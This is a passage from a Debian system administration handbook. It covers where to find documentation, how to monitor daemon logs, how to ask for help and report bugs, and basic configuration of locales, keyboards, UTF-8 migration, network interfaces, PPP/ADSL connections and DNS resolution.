If you do not want to look at the full manual page, but only a short description to confirm that it is what you are looking for, simply enter `whatism command`.

```
$ whatism scp  
scp (1) - secure copy (remote file copy program)
```

This short description is included in the *NAME* section at the beginning of all manual pages.

Of course, if you do not know the names of the commands, the manual is not going to be of much use to you. This is the purpose of the `apropos` command, which helps you conduct a search in the manual pages, or more specifically in their short descriptions. Each manual page begins essentially with a one line summary. `apropos` returns a list of manual pages whose summary mentions the requested keyword(s). If you choose them well, you will find the name of the command that you need.



### Example 7.1 Finding `cp` with `apropos`

```
$ apropos "copy file"
cp (1)           - copy files and directories
cpio (1)         - copy files to and from archives
gvfs-copy (1)    - Copy files
gvfs-move (1)    - Copy files
hcopy (1)        - copy files from or to an HFS volume
install (1)      - copy files and set attributes
ntfscp (8)       - copy file to an NTFS volume.
```

**Browsing by following links**

TIP Many manual pages have a “SEE ALSO” section, usually at the end. It refers to other manual pages relevant to similar commands, or to external documentation. In this way, it is possible to find relevant documentation even when the first choice is not optimal.

The `man` command is not the only means of consulting the manual pages, since `konqueror` (in KDE) and `ye1p` (under GNOME) programs also offer this possibility. There is also a web interface, provided by the `man2html` package, which allows you to view manual pages in a web browser. On a computer where this package is installed, use this URL:

➔ <http://localhost/cgi-bin/man/man2html>

This utility requires a web server. This is why you should choose to install this package on one of your servers: all users of the local network could benefit from this service (including non-Linux machines), and this will allow you not to set up an HTTP server on each workstation. If your server is also accessible from other networks, it may be desirable to restrict access to this service only to users of the local network.

**Required man pages**

DEBIAN POLICY Debian requires each program to have a manual page. If the upstream author does not provide one, the Debian package maintainer will usually write a minimal page that will at the very least direct the reader to the location of the original documentation.

### 7.1.2. *info* Documents

The GNU project has written manuals for most of its programs in the *info* format; this is why many manual pages refer to the corresponding *info* documentation. This format offers some advantages, but the default program to view these documents (it is called `info`) is also slightly more complex. You would be well advised to use `pinfo` instead (from the *pinfo* package).

The *info* documentation has a hierarchical structure, and if you invoke `pinfo` without parameters, it will display a list of the nodes available at the first level. Usually, nodes bear the name of the corresponding commands.

With `pinfo` navigating between these nodes is easy to achieve with the arrow keys. Alternatively, you could also use a graphical browser, which is a lot more user-friendly. Again, `konqueror` and `yelp` work; the `info2www` also provides a web interface.

➔ <http://localhost/cgi-bin/info2www>

Note that the *info* system is not suitable for translation, unlike the *man* page system. *info* documents are thus almost always in English. However, when you ask the `pinfo` program to display a non-existing *info* page, it will fall back on the *man* page by the same name (if it exists), which might be translated.

### 7.1.3. Specific Documentation

Each package includes its own documentation. Even the least well documented programs generally have a `README` file containing some interesting and/or important information. This documentation is installed in the `/usr/share/doc/package/` directory (where *package* represents the name of the package). If the documentation is particularly large, it may not be included in the program's main package, but might be offloaded to a dedicated package which is usually named *package-doc*. The main package generally recommends the documentation package so that you can easily find it.

The `/usr/share/doc/package/` directory also contains some files provided by Debian which complete the documentation by specifying the package's particularities or improvements compared to a traditional installation of the software. The `README.Debian` file also indicates all of the adaptations that were made to comply with the Debian Policy. The `changelog.Debian.gz` file allows the user to follow the modifications made to the package over time: it is very useful to try to understand what has changed between two installed versions that do not have the same behavior. Finally, there is sometimes a `NEWS.Debian.gz` file which documents the major changes in the program that may directly concern the administrator.

### 7.1.4. Websites

In most cases, free software programs have websites that are used to distribute it and to bring together the community of its developers and users. These sites are frequently loaded with relevant information in various forms: official documentation, FAQ (Frequently Asked Questions), mailing list archives, etc. Problems that you may encounter have often already been the subject of many questions; the FAQ or mailing list archives may have a solution for it. A good mastery of search engines will prove immensely valuable to find relevant pages quickly (by restricting the search to the Internet domain or sub-domain dedicated to the program). If the search returns too many pages or if the results do not match what you seek, you can add the keyword **debian** to limit results and target relevant information.

**From error to solution**

TIPS

If the software returns a very specific error message, enter it into the search engine (between double quotes, " , in order to search not for individual keywords, but for the complete phrase). In most cases, the first links returned will contain the answer that you need.

In other cases, you will get very general errors, such as "Permission denied". In this case, it is best to check the permissions of the elements involved (files, user ID, groups, etc.).

If you do not know the address for the software's website, there are various means of getting it. First, check if there is a Homepage field in the package's meta-information (`apt-cache show package`). Alternately, the package description may contain a link to the program's official website. If no URL is indicated, look at `/usr/share/doc/package/copyright`. The Debian maintainer generally indicates in this file where they got the program's source code, and this is likely to be the website that you need to find. If at this stage your search is still unfruitful, consult a free software directory, such as FSF's Free Software Directory, or search directly with a search engine, such as Google, DuckDuckGo, Yahoo, etc.

➔ [https://directory.fsf.org/wiki/Main\\_Page](https://directory.fsf.org/wiki/Main_Page)

You might also want to check the Debian wiki, a collaborative website where anybody, even simple visitors, can make suggestions directly from their browsers. It is used equally by developers who design and specify their projects, and by users who share their knowledge by writing documents collaboratively.

➔ <http://wiki.debian.org/>

### 7.1.5. Tutorials (*HOWTO*)

A howto is a document that describes, in concrete terms and step by step, "how to" reach a predefined goal. The covered goals are relatively varied, but often technical in nature: for example, setting up IP Masquerading, configuring software RAID, installing a Samba server, etc. These documents often attempt to cover all of the potential problems likely to occur during the implementation of a given technology.

Many such tutorials are managed by the Linux Documentation Project (LDP), whose website hosts all of these documents:

➔ <http://www.tldp.org/>

These documents should be taken with a grain of salt. They are often several years old; the information they contain is sometimes obsolete. This phenomenon is even more frequent for their translations, since updates are neither systematic nor instant after the publication of a new version of the original documents. This is part of the joys of working in a volunteer environment and without constraints...

## 7.2. Common Procedures

The purpose of this section is to present some general tips on certain operations that an administrator will frequently have to perform. These procedures will of course not cover every possible case in an exhaustive way, but they may serve as starting points for the more difficult cases.

DISCOVERY

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**Documentation in other languages**

Often, documentation translated into a non-English language is available in a separate package with the name of the corresponding package, followed by *-lang* (where *lang* is the two-letter ISO code for the language).

For instance, the *apt-howto-fr* package contains the French translation of the howto for *APT*. Likewise, the *quick-reference-fr* and *debian-reference-fr* packages are the French versions of the reference guides for Debian (initially written in English by Osamu Aoki).

### 7.2.1. Configuring a Program

When you want to configure an unknown package, you must proceed in stages. First, you should read what the package maintainer has documented. Reading `/usr/share/doc/package/README.Debian` will indeed allow you to learn of specific provisions made to simplify the use of the software. It is sometimes essential in order to understand the differences from the original behavior of the program, as described in the general documentation, such as howtos. Sometimes this file also details the most common errors in order for you to avoid wasting time on common problems.

Then, you should look at the software's official documentation — refer to section 7.1, “**Documentation Sources**” page 134 to identify the various existing documentation sources. The `dpkg -L package` command gives a list of files included in the package; you can therefore quickly identify the available documentation (as well as the configuration files, located in `/etc/`). `dpkg -s package` displays the package meta-data and shows any possible recommended or suggested packages; in there, you can find documentation or a utility that will ease the configuration of the software.

Finally, the configuration files are often self-documented by many explanatory comments detailing the various possible values for each configuration setting. So much so that it is sometimes enough to just choose a line to activate from among those available. In some cases, examples of configuration files are provided in the `/usr/share/doc/package/examples/` directory. They may serve as a basis for your own configuration file.

DEBIAN POLICY

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**Location of examples**

All examples must be installed in the `/usr/share/doc/package/examples/` directory. This may be a configuration file, program source code (an example of the use of a library), or a data conversion script that the administrator can use in certain cases (such as to initialize a database). If the example is specific to a particular architecture, it should be installed in `/usr/lib/package/examples/` and there should be a link pointing to that file in the `/usr/share/doc/package/examples/` directory.

## 7.2.2. Monitoring What Daemons Are Doing

Understanding what a daemon does is somewhat more complicated, since it does not interact directly with the administrator. To check that a daemon is actually working, you need to test it. For example, to check the Apache (web server) daemon, test it with an HTTP request.

To allow such tests, each daemon generally records everything that it does, as well as any errors that it encounters, in what are called “log files” or “system logs”. Logs are stored in `/var/log/` or one of its subdirectories. To know the precise name of a log file for each daemon, see its documentation. Note: a single test is not always sufficient if it does not cover all the possible usage cases; some problems only occur in particular circumstances.

---

### TOOL The rsyslogd daemon

`rsyslogd` is special: it collects logs (internal system messages) that are sent to it by other programs. Each log entry is associated with a subsystem (e-mail, kernel, authentication, etc.) and a priority; `rsyslogd` processes these two pieces of information to decide on what to do. The log message may be recorded in various log files, and/or sent to an administration console. The details are defined in the `/etc/rsyslog.conf` configuration file (documented in the manual page of the same name).

Certain C functions, which are specialized in sending logs, simplify the use of the `rsyslogd` daemon. However some daemons manage their own log files (this is the case, for example, of `samba`, that implements Windows shares on Linux).

Note that when `systemd` is in use, the logs are actually collected by `systemd` before being forwarded to `rsyslogd`. They are thus also available via `systemd`'s journal and can be consulted with `journalctl` (see section 9.1.1, “The `systemd` init system” page 182 for details).

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### BACK TO BASICS

#### Daemon

A daemon is a program that is not explicitly invoked by the user and that stays in the background, waiting for a certain condition to be met before performing a task. Many server programs are daemons, a term that explains that the letter “d” is frequently present at the end of their name (`sshd`, `smtpd`, `httpd`, etc.).

As a preventive operation, the administrator should regularly read the most relevant server logs. They can thus diagnose problems before they are even reported by disgruntled users. Indeed users may sometimes wait for a problem to occur repeatedly over several days before reporting it. In many cases, there are specific tools to analyze the contents of the larger log files. In particular, such utilities exist for web servers (such as `analog`, `awstats`, `webalizer` for Apache), for FTP servers, for proxy/cache servers, for firewalls, for e-mail servers, for DNS servers, and even for print servers. Some of these utilities operate in a modular manner and allow analysis of several types of log files. This is the case of `lure`. Other tools, such as `logcheck` (a software discussed in chapter 14, “Security” page 376), scan these files in search of alerts to be dealt with.

## 7.2.3. Asking for Help on a Mailing List

If your various searches haven't helped you to get to the root of a problem, it is possible to get help from other, perhaps more experienced people. This is exactly the purpose of the [debian-](#)

[user@lists.debian.org](mailto:user@lists.debian.org) mailing list. As with any community, it has rules that need to be followed. Before asking any question, you should check that your problem isn't already covered by recent discussions on the list or by any official documentation.

➔ <https://wiki.debian.org/DebianMailingLists>

➔ <https://lists.debian.org/debian-user/>

TIP  
**Reading a list on the Web**

For high volume mailing lists, such as [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org), it may be worthwhile to go through them as a discussion forum (or newsgroup). Gmane.org allows consultation of the Debian lists in this format. The list mentioned above is available at:

➔ <http://dir.gmane.org/gmane.linux.debian.user>

BACK TO BASICS  
**Netiquette applies**

In general, for all correspondence on e-mail lists, the rules of Netiquette should be followed. This term refers to a set of common sense rules, from common courtesy to mistakes that should be avoided.

➔ <http://tools.ietf.org/html/rfc1855>

Furthermore, for any communication channel managed by the Debian project, you are bound by the Debian Code of Conduct:

➔ [https://www.debian.org/code\\_of\\_conduct](https://www.debian.org/code_of_conduct)

Once those two conditions are met, you can think of describing your problem to the mailing list. Include as much relevant information as possible: various tests conducted, documentation consulted, how you attempted to diagnose the problem, the packages concerned or those that may be involved, etc. Check the Debian Bug Tracking System (BTS, described in sidebar “[Bug tracking system](#)” page 14) for similar problems, and mention the results of that search, providing links to bugs found. BTS starts on:

➔ <http://www.debian.org/Bugs/index.html>

The more courteous and precise you have been, the greater your chances are of getting an answer, or, at least, some elements of response. If you receive relevant information by private e-mail, think of summarizing this information publicly so that others can benefit. This also allows the list's archives, searched through various search engines, to show the resolution for others who may have the same question.

#### 7.2.4. Reporting a Bug When a Problem Is Too Difficult

If all of your efforts to resolve a problem fail, it is possible that a resolution is not your responsibility, and that the problem is due to a bug in the program. In this case, the proper procedure is to report the bug to Debian or directly to the upstream developers. To do this, isolate the problem as much as possible and create a minimal test situation in which it can be reproduced. If you know which program is the apparent cause of the problem, you can find its corresponding package using the command, `dpkg -S file_in_question`. Check the Bug Tracking System

(<https://bugs.debian.org/package>) to ensure that the bug has not already been reported. You can then send your own bug report, using the `reportbug` command, including as much information as possible, especially a complete description of those minimal test cases that will allow anyone to recreate the bug.

The elements of this chapter are a means of effectively resolving issues that the following chapters may bring about. Use them as often as necessary!





## Keywords

---

- Configuration
- Localization
  - Locales
- Network
- Name resolution
  - Users
  - Groups
  - Accounts
- Command-line
  - interpreter
  - Shell
- Printing
- Bootloader
- Kernel compiling

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# Basic Configuration: Network, Accounts, Printing...

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*A computer with a new installation created with `debian-installer` is intended to be as functional as possible, but many services still have to be configured. Furthermore, it is always good to know how to change certain configuration elements defined during the initial installation process.*

This chapter reviews everything included in what we could call the “basic configuration”: networking, language and locales, users and groups, printing, mount points, etc.

## 8.1. Configuring the System for Another Language

If the system was installed using French, the machine will probably already have French set as the default language. But it is good to know what the installer does to set the language, so that later, if the need arises, you can change it.

**TOOL**  
**The locale command to display the current configuration**

The `locale` command lists a summary of the current configuration of various locale parameters (date format, numbers format, etc.), presented in the form of a group of standard environment variables dedicated to the dynamic modification of these settings.

### 8.1.1. Setting the Default Language

A locale is a group of regional settings. This includes not only the language for text, but also the format for displaying numbers, dates, times, and monetary sums, as well as the alphabetical comparison rules (to properly account for accented characters). Although each of these parameters can be specified independently from the others, we generally use a locale, which is a coherent set of values for these parameters corresponding to a “region” in the broadest sense. These locales are usually indicated under the form, *language-code\_COUNTRY-CODE*, sometimes with a suffix to specify the character set and encoding to be used. This enables consideration of idiomatic or typographical differences between different regions with a common language.

**CULTURE**  
**Character sets**

Historically, each locale has an associated “character set” (group of known characters) and a preferred “encoding” (internal representation for characters within the computer).

The most popular encodings for latin-based languages were limited to 256 characters because they opted to use a single byte for each character. Since 256 characters was not enough to cover all European languages, multiple encodings were needed, and that is how we ended up with *ISO-8859-1* (also known as “Latin 1”) up to *ISO-8859-15* (also known as “Latin 9”), among others.

Working with foreign languages often implied regular switches between various encodings and character sets. Furthermore, writing multilingual documents led to further, almost intractable problems. Unicode (a super-catalog of nearly all writing systems from all of the world’s languages) was created to work around this problem. One of Unicode’s encodings, UTF-8, retains all 128 ASCII symbols (7-bit codes), but handles other characters differently. Those are preceded by a specific escape sequence of a few bits, which implicitly defines the length of the character. This allows encoding all Unicode characters on a sequence of one or more bytes. Its use has been popularized by the fact that it is the default encoding in XML documents.

This is the encoding that should generally be used, and is thus the default on Debian systems.

The *locales* package includes all the elements required for proper functioning of “localization” of various applications. During installation, this package will ask to select a set of supported languages. This set can be changed at any time by running `dpkg-reconfigure locales` as root.

The first question invites you to select “locales” to support. Selecting all English locales (meaning those beginning with “en\_”) is a reasonable choice. Do not hesitate to also enable other locales if the machine will host foreign users. The list of locales enabled on the system is stored in the `/etc/locale.gen` file. It is possible to edit this file by hand, but you should run `locale-gen` after any modifications. It will generate the necessary files for the added locales to work, and remove any obsolete files.

The second question, entitled “Default locale for the system environment”, requests a default locale. The recommended choice in the U.S.A. is “en\_US.UTF-8”. British English speakers will prefer “en\_GB.UTF-8”, and Canadians will prefer either “en\_CA.UTF-8” or, for French, “fr\_CA.UTF-8”. The `/etc/default/locale` file will then be modified to store this choice. From there, it is picked up by all user sessions since PAM will inject its content in the LANG environment variable.

BEHIND THE SCENES  
**`/etc/environment` and  
`/etc/default/locale`**

The `/etc/environment` file provides the `login`, `gdm`, or even `ssh` programs with the correct environment variables to be created.

These applications do not create these variables directly, but rather via a PAM (`pam_env.so`) module. PAM (Pluggable Authentication Module) is a modular library centralizing the mechanisms for authentication, session initialization, and password management. See section 11.7.3.2, “[Configuring PAM](#)” page 288 for an example of PAM configuration.

The `/etc/default/locale` file works in a similar manner, but contains only the LANG environment variable. Thanks to this split, some PAM users can inherit a complete environment without localization. Indeed, it is generally discouraged to run server programs with localization enabled; on the other hand, localization and regional settings are recommended for programs that open user sessions.

### 8.1.2. Configuring the Keyboard

Even if the keyboard layout is managed differently in console and graphical mode, Debian offers a single configuration interface that works for both: it is based on `debconf` and is implemented in the *keyboard-configuration* package. Thus the `dpkg-reconfigure keyboard-configuration` command can be used at any time to reset the keyboard layout.

The questions are relevant to the physical keyboard layout (a standard PC keyboard in the US will be a “Generic 104 key”), then the layout to choose (generally “US”), and then the position of the AltGr key (right Alt). Finally comes the question of the key to use for the “Compose key”, which allows for entering special characters by combining keystrokes. Type successively Compose + e and produce an e-acute (“é”). All these combinations are described in the `/usr/share/X11/locale/en_US.UTF-8/Compose` file (or another file, determined according to the current locale indicated by `/usr/share/X11/locale/compose.dir`).

Note that the keyboard configuration for graphical mode described here only affects the default layout; the GNOME and KDE environments, among others, provide a keyboard control panel in their preferences allowing each user to have their own configuration. Some additional options regarding the behavior of some particular keys are also available in these control panels.

### 8.1.3. Migrating to UTF-8

The generalization of UTF-8 encoding has been a long awaited solution to numerous difficulties with interoperability, since it facilitates international exchange and removes the arbitrary limits on characters that can be used in a document. The one drawback is that it had to go through a rather difficult transition phase. Since it could not be completely transparent (that is, it could not happen at the same time all over the world), two conversion operations were required: one on file contents, and the other on filenames. Fortunately, the bulk of this migration has been completed and we discuss it largely for reference.

CULTURE

---

*Mojibake and interpretation errors*

When a text is sent (or stored) without encoding information, it is not always possible for the recipient to know with certainty what convention to use for determining the meaning of a set of bytes. You can usually get an idea by getting statistics on the distribution of values present in the text, but that doesn't always give a definite answer. When the encoding system chosen for reading differs from that used in writing the file, the bytes are mis-interpreted, and you get, at best, errors on some characters, or, at worst, something completely illegible.

Thus, if a French text appears normal with the exception of accented letters and certain symbols which appear to be replaced with sequences of characters like “Ã©” or “Ã” or “Ã§”, it is probably a file encoded as UTF-8 but interpreted as ISO-8859-1 or ISO-8859-15. This is a sign of a local installation that has not yet been migrated to UTF-8. If, instead, you see question marks instead of accented letters — even if these question marks seem to also replace a character that should have followed the accented letter — it is likely that your installation is already configured for UTF-8 and that you have been sent a document encoded in Western ISO.

So much for “simple” cases. These cases only appear in Western culture, since Unicode (and UTF-8) was designed to maximize the common points with historical encodings for Western languages based on the Latin alphabet, which allows recognition of parts of the text even when some characters are missing.

In more complex configurations, which, for example, involve two environments corresponding to two different languages that do not use the same alphabet, you often get completely illegible results — a series of abstract symbols that have nothing to do with each other. This is especially common with Asian languages due to their numerous languages and writing systems. The Japanese word *mojibake* has been adopted to describe this phenomenon. When it appears, diagnosis is more complex and the simplest solution is often to simply migrate to UTF-8 on both sides.

As far as file names are concerned, the migration can be relatively simple. The `convmv` tool (in the package with the same name) was created specifically for this purpose; it allows renaming files from one encoding to another. The use of this tool is relatively simple, but we recommend doing it in two steps to avoid surprises. The following example illustrates a UTF-8 environment containing directory names encoded in ISO-8859-15, and the use of `convmv` to rename them.

```

$ ls travail/
Ic?nes ?l?ments graphiques Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/Él?ments graphiques"      "travail/Éléments graphiques"
mv "travail/Ic?nes"                    "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/Él?ments graphiques"      "travail/Éléments graphiques"
mv "travail/Ic?nes"                    "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques  Icônes  Textes

```

For the file content, conversion procedures are more complex due to the vast variety of existing file formats. Some file formats include encoding information that facilitates the tasks of the software used to treat them; it is sufficient, then, to open these files and re-save them specifying UTF-8 encoding. In other cases, you have to specify the original encoding (ISO-8859-1 or “Western”, or ISO-8859-15 or “Western (Euro)”, according to the formulations) when opening the file.

For simple text files, you can use `recode` (in the package of the same name) which allows automatic recoding. This tool has numerous options so you can play with its behavior. We recommend you consult the documentation, the `recode(1)` man page, or the `recode` info page (more complete).

## 8.2. Configuring the Network

BACK TO BASICS

### Essential network concepts (Ethernet, IP address, subnet, broadcast)

Most modern local networks use the Ethernet protocol, where data is split into small blocks called frames and transmitted on the wire one frame at a time. Data speeds vary from 10 Mb/s for older Ethernet cards to 10 Gb/s in the newest cards (with the most common rate currently growing from 100 Mb/s to 1 Gb/s). The most widely used cables are called 10BASE-T, 100BASE-T, 1000BASE-T or 10GBASE-T depending on the throughput they can reliably provide (the T stands for “twisted pair”); those cables end in an RJ45 connector. There are other cable types, used mostly for speeds of 1 Gb/s and above.

An IP address is a number used to identify a network interface on a computer on a local network or the Internet. In the currently most widespread version of IP (IPv4), this number is encoded in 32 bits, and is usually represented as 4 numbers separated by periods (e.g. 192.168.0.1), each number being between 0 and 255 (inclusive, which corresponds to 8 bits of data). The next version of the protocol, IPv6, extends this addressing space to 128 bits, and the addresses are generally represented as a series of hexadecimal numbers separated by colons (e.g., 2001:0db8:13bb:0002:0000:0000:0000:0020, or 2001:db8:13bb:2::20 for short).

A subnet mask (netmask) defines in its binary code which portion of an IP address corresponds to the network, the remainder specifying the machine. In the example

of configuring a static IPv4 address given here, the subnet mask, 255.255.255.0 (24 “1”s followed by 8 “0”s in binary representation) indicates that the first 24 bits of the IP address correspond to the network address, and the other 8 are specific to the machine. In IPv6, for readability, only the number of “1”s is expressed; the netmask for an IPv6 network could, thus, be 64.

The network address is an IP address in which the part describing the machine’s number is 0. The range of IPv4 addresses in a complete network is often indicated by the syntax, *a.b.c.d/e*, in which *a.b.c.d* is the network address and *e* is the number of bits affected to the network part in an IP address. The example network would thus be written: 192.168.0.0/24. The syntax is similar in IPv6: 2001:db8:13bb:2::/64.

A router is a machine that connects several networks to each other. All traffic coming through a router is guided to the correct network. To do this, the router analyzes incoming packets and redirects them according to the IP address of their destination. The router is often known as a gateway; in this configuration, it works as a machine that helps reach out beyond a local network (towards an extended network, such as the Internet).

The special broadcast address connects all the stations in a network. Almost never “routed”, it only functions on the network in question. Specifically, it means that a data packet addressed to the broadcast never passes through the router.

This chapter focuses on IPv4 addresses, since they are currently the most commonly used. The details of the IPv6 protocol are approached in section 10.5, “IPv6” page 237, but the concepts remain the same.

Since the network is automatically configured during the initial installation, the `/etc/network/interfaces` file already contains a valid configuration. A line starting with `auto` gives a list of interfaces to be automatically configured on boot by `ifupdown` and its `/etc/init.d/networking` init script. This will often be `eth0`, which refers to the first Ethernet card.

---

ALTERNATIVE  
**NetworkManager**

If Network Manager is particularly recommended in roaming setups (see section 8.2.4, “Automatic Network Configuration for Roaming Users” page 153), it is also perfectly usable as the default network management tool. You can create “System connections” that are used as soon as the computer boots either manually with a .ini-like file in `/etc/NetworkManager/system-connections/` or through a graphical tool (`nm-connection-editor`). Just remember to deactivate all entries in `/etc/network/interfaces` if you want Network Manager to handle them.

➤ <https://wiki.gnome.org/Projects/NetworkManager/SystemSettings/jessie>

➤ <https://developer.gnome.org/NetworkManager/0.9/ref-settings.html>

### 8.2.1. Ethernet Interface

If the computer has an Ethernet card, the IP network that is associated with it must be configured by choosing from one of two methods. The simplest method is dynamic configuration with DHCP, and it requires a DHCP server on the local network. It may indicate a desired hostname,

corresponding to the hostname setting in the example below. The DHCP server then sends configuration settings for the appropriate network.

**Example 8.1** *DHCP configuration*

```
auto eth0
iface eth0 inet dhcp
    hostname arrakis
```

A “static” configuration must indicate network settings in a fixed manner. This includes at least the IP address and subnet mask; network and broadcast addresses are also sometimes listed. A router connecting to the exterior will be specified as a gateway.

**Example 8.2** *Static configuration*

```
auto eth0
iface eth0 inet static
    address 192.168.0.3
    netmask 255.255.255.0
    broadcast 192.168.0.255
    network 192.168.0.0
    gateway 192.168.0.1
```

---

**NOTE**  
**Multiple addresses**

It is possible not only to associate several interfaces to a single, physical network card, but also several IP addresses to a single interface. Remember also that an IP address may correspond to any number of names via DNS, and that a name may also correspond to any number of numerical IP addresses.

As you can guess, the configurations can be rather complex, but these options are only used in very special cases. The examples cited here are typical of the usual configurations.

### 8.2.2. Connecting with PPP through a PSTN Modem

A point to point (PPP) connection establishes an intermittent connection; this is the most common solution for connections made with a telephone modem (“PSTN modem”, since the connection goes over the public switched telephone network).

A connection by telephone modem requires an account with an access provider, including a telephone number, username, password, and, sometimes the authentication protocol to be used. Such a connection is configured using the `pppconfig` tool in the Debian package of the same name. By default, it sets up a connection named `provider` (as in Internet service provider). When in doubt about the authentication protocol, choose *PAP*: it is offered by the majority of Internet service providers.



After configuration, it is possible to connect using the `pon` command (giving it the name of the connection as a parameter, when the default value of provider is not appropriate). The link is disconnected with the `poff` command. These two commands can be executed by the root user, or by any other user, provided they are in the `dip` group.

### 8.2.3. Connecting through an ADSL Modem

The generic term “ADSL modem” covers a multitude of devices with very different functions. The modems that are simplest to use with Linux are those that have an Ethernet interface (and not only a USB interface). These tend to be popular; most ADSL Internet service providers lend (or lease) a “box” with Ethernet interfaces. Depending on the type of modem, the configuration required can vary widely.

#### *Modems Supporting PPPOE*

Some Ethernet modems work with the PPPOE protocol (Point to Point Protocol over Ethernet). The `pppoeconf` tool (from the package with the same name) will configure the connection. To do so, it modifies the `/etc/ppp/peers/dsl-provider` file with the settings provided and records the login information in the `/etc/ppp/pap-secrets` and `/etc/ppp/chap-secrets` files. It is recommended to accept all modifications that it proposes.

Once this configuration is complete, you can open the ADSL connection with the command, `pon dsl-provider` and disconnect with `poff dsl-provider`.

**TIP**  
**Starting ppp at boot**

PPP connections over ADSL are, by definition, intermittent. Since they are usually not billed according to time, there are few downsides to the temptation of keeping them always open. The standard means to do so is to use the `init` system.

The default `init` system on *Jessie* is `systemd`. Adding an automatically restarting task for the ADSL connection is a simple matter of creating a “unit file” such as `/etc/systemd/system/adsl-connection.service`, with contents such as the following:

```
[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Once this unit file has been defined, it needs to be enabled with `systemctl enable adsl-connection`. Then the loop can be started manually with `systemctl start adsl-connection`; it will also be started automatically on boot.

On systems not using `systemd` (including *Wheezy* and earlier versions of Debian), the standard SystemV `init` works differently. On such systems, all that is needed is to add a line such as the following at the end of the `/etc/inittab` file; then, any time the connection is disconnected, `init` will reconnect it.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

For ADSL connections that auto-disconnect on a daily basis, this method reduces the duration of the interruption.

## *Modems Supporting PPTP*

The PPTP (Point-to-Point Tunneling Protocol) protocol was created by Microsoft. Deployed at the beginning of ADSL, it was quickly replaced by PPPOE. If this protocol is forced on you, see section 10.2.4, “PPTP” page 231.

## *Modems Supporting DHCP*

When a modem is connected to the computer by an Ethernet cable (crossover cable) you typically configure a network connection by DHCP on the computer; the modem automatically acts as a gateway by default and takes care of routing (meaning that it manages the network traffic between the computer and the Internet).

### BACK TO BASICS

#### **Crossover cable for a direct Ethernet connection**

Computer network cards expect to receive data on specific wires in the cable, and send their data on others. When you connect a computer to a local network, you usually connect a cable (straight or crossover) between the network card and a repeater or switch. However, if you want to connect two computers directly (without an intermediary switch or repeater), you must route the signal sent by one card to the receiving side of the other card, and vice-versa. This is the purpose of a crossover cable, and the reason it is used.

Note that this distinction has become almost irrelevant over time, as modern network cards are able to detect the type of cable present and adapt accordingly, so it won't be unusual that both kinds of cable will work in a given location.

Most “ADSL routers” on the market can be used like this, as do most of the ADSL modems provided by Internet services providers.

## 8.2.4. Automatic Network Configuration for Roaming Users

Many Falcot engineers have a laptop computer that, for professional purposes, they also use at home. The network configuration to use differs according to location. At home, it may be a wifi network (protected by a WPA key), while the workplace uses a wired network for greater security and more bandwidth.

To avoid having to manually connect or disconnect the corresponding network interfaces, administrators installed the *network-manager* package on these roaming machines. This software enables a user to easily switch from one network to another using a small icon displayed in the notification area of their graphical desktop. Clicking on this icon displays a list of available networks (both wired and wireless), so they can simply choose the network they wish to use. The program saves the configuration for the networks to which the user has already connected, and automatically switches to the best available network when the current connection drops.

In order to do this, the program is structured in two parts: a daemon running as root handles activation and configuration of network interfaces and a user interface controls this daemon. PolicyKit handles the required authorizations to control this program and Debian configured PolicyKit in such a way so that members of the *netdev* group can add or change Network Manager connections.

Network Manager knows how to handle various types of connections (DHCP, manual configuration, local network), but only if the configuration is set with the program itself. This is why it will systematically ignore all network interfaces in `/etc/network/interfaces` for which it is not suited. Since Network Manager doesn't give details when no network connections are shown, the easy way is to delete from `/etc/network/interfaces` any configuration for all interfaces that must be managed by Network Manager.

Note that this program is installed by default when the “Desktop Environment” task is chosen during initial installation.

ALTERNATIVE

**Configuration by  
“network profile”**

More advanced users may want to try the *guessnet* package for automatic network configuration. A group of test scripts determine which network profile should be activated and configure it on the fly.

Users who prefer to manually select a network profile will prefer the *netenv* program, found in the package of the same name.

### 8.3. Setting the Hostname and Configuring the Name Service

The purpose of assigning names to IP numbers is to make them easier for people to remember. In reality, an IP address identifies a network interface associated with a device such as a network card. Since each machine can have several network cards, and several interfaces on each card, one single computer can have several names in the domain name system.

Each machine is, however, identified by a main (or “canonical”) name, stored in the `/etc/hostname` file and communicated to the Linux kernel by initialization scripts through the `hostname` command. The current value is available in a virtual filesystem, and you can get it with the `cat /proc/sys/kernel/hostname` command.

Surprisingly, the domain name is not managed in the same way, but comes from the complete name of the machine, acquired through name resolution. You can change it in the `/etc/hosts` file; simply write a complete name for the machine there at the beginning of the list of names associated with the address of the machine, as in the following example:

```
127.0.0.1    localhost
192.168.0.1 arrakis.falcot.com arrakis
```

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### **/proc/ and /sys/, virtual filesystems**

The `/proc/` and `/sys/` file trees are generated by “virtual” filesystems. This is a practical means of recovering information from the kernel (by listing virtual files) and communicating them to it (by writing to virtual files).

`/sys/` in particular is designed to provide access to internal kernel objects, especially those representing the various devices in the system. The kernel can, thus, share various pieces of information: the status of each device (for example, if it is in energy saving mode), whether it is a removable device, etc. Note that `/sys/` has only existed since kernel version 2.6.

## 8.3.1. Name Resolution

The mechanism for name resolution in Linux is modular and can use various sources of information declared in the `/etc/nsswitch.conf` file. The entry that involves host name resolution is `hosts`. By default, it contains files `dns`, which means that the system consults the `/etc/hosts` file first, then DNS servers. NIS/NIS+ or LDAP servers are other possible sources.

### **NSS and DNS**

NOTE

Be aware that the commands specifically intended to query DNS (especially `host`) do not use the standard name resolution mechanism (NSS). As a consequence, they do not take into consideration `/etc/nsswitch.conf`, and thus, not `/etc/hosts` either.

## *Configuring DNS Servers*

DNS (Domain Name Service) is a distributed and hierarchical service mapping names to IP addresses, and vice-versa. Specifically, it can turn a human-friendly name such as `www.eyrolles.com` into the actual IP address, `213.244.11.247`.

To access DNS information, a DNS server must be available to relay requests. Falcot Corp has its own, but an individual user is more likely to use the DNS servers provided by their ISP.

The DNS servers to be used are indicated in the `/etc/resolv.conf`, one per line, with the `nameserver` keyword preceding an IP address, as in the following example:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

Note that the `/etc/resolv.conf` file may be handled automatically (and overwritten) when the network is managed by NetworkManager or configured via DHCP.

## The `/etc/hosts` file

